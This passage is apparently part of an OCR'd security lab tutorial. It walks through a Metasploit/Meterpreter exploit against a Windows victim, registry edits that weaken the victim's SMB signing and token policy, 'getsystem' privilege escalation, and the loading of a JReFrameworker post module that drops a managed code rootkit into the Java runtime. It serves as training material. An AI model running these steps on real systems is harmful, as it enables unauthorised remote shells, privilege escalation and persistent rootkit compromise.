machine) by typing ”set LHOST 192.168.115.128”.

Set the outbound Meterpreter connection port to be port 443 (https) by typing ”set LPORT 443”.




Finally run the exploit by typing ”exploit”.


Note: If the exploit failed with error code ”STATUS_ACCESS_DENIED (Command=117 WordCount=0)” you may need to edit a registry setting on the Window’s victim. If you were successful you can skip the following registry edit steps.




Open Window's *regedit* tool.



Navigate to the registry key, **“HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters”** on the target systems and setting the value of **“RequireSecuritySignature”** to **“0”**. Note that while some registry keys may be case sensitive, these keys do not appear to be case sensitive. This registry edit disables the group policy requirement that communications must be digitally signed.



You may also need to add a new registry key under **“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System”**. Setting the key to be a DWORD (32-bit) named **“LocalAccountTokenFilterPolicy”** with a value of **“1”**. This edit allows local users to perform administrative actions.




After setting the registry keys, re-run the exploit in Kali. If you are still not successful, try restarting the Windows machine and double checking your exploit configuration parameters by typing set to view the current values. If the exploit was successful you will see that one new session was created.

If you are unfamiliar with Meterpreter some basic operations can be found online at https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics. Take a moment to explore the operations that Meterpreter offers.


When you are done, type ”background” to exit and background the Meterpreter session. Then type ”back” to exit the exploit configuration menu. Don’t worry these commands won’t kill your Meterpreter session (the session is still active and can be accessed again later).

Lab: Deploying MCRs with JReFrameworker

Part 2: Post-Exploitation




Now that we have an active Meterpreter session on our victim machine we can use JReFrameworker to manipulate the runtime or install a managed code rootkit. First determine the active Meterpreter sessions that you have by typing ”sessions –l” to list the current sessions.




Since most typical Java runtime installations are installed in a directory that requires root or Administrator privileges you may need to escalate your privileges depending on your current access level. To begin interacting with the session of the victim machine, type ”sessions -i 1” (replacing 1 with your desired session). Type ”getsystem” to attempt standard privilege escalation techniques.

Once you have system level privileges (assuming you need them), type ”background” to exit and background the Meterpreter session.




Next download a copy of the current jreframeworker.rb (https://github.com/JReFrameworker/JReFrameworker/blob/master/metasploit/jreframeworker.rb) Metasploit module. Then in a new Kali terminal run ”mkdir -p ~/.msf4/modules/post/manage/java” to create a directory path for the custom module. Add the *jreframeworker.rb* module to the newly created directory. Note that the module must end with the Ruby *.rb* extension. Additional information on loading custom Metasploit modules can be found on the Metasploit Wiki at https://github.com/rapid7/metasploit-framework/wiki/Loading-External-Modules.


At the root Metasploit console type ”reload_all” to detect the newly added module.




For this tutorial we will be using the Hello World JReFrameworker module discussed in the first lab (additional information at https://jreframeworker.com/hello-world). In the host machine, open the *HelloWorld* Eclipse project and do a clean build to ensure you have the latest compiled code (navigate to *Project* > *Clean...*). Next navigate to *File* > *Export* > *Other...* > *JReFrameworker Payload Dropper*.



In the export dialog select the *HelloWorld* project and press *Next*.



Select the output path to save the payload dropper and press the *Finish* button.



Copy the payload dropper into the Kali attacker machine.


At the root Metasploit console, load the JReFrameworker post module by typing ”use post/manage/java/jreframeworker”. Note that the module path may be different if you decided to change the directory path in the previous steps.

Type ”show options” to view the basic JReFrameworker module options. Type ”show advanced options” to show additional module options.

Type ”set PAYLOAD_DROPPER /root/Desktop/hello-world-dropper.jar” to set the JReFrameworker payload to the *hello-world-dropper.jar* module we exported from JReFrameworker earlier.

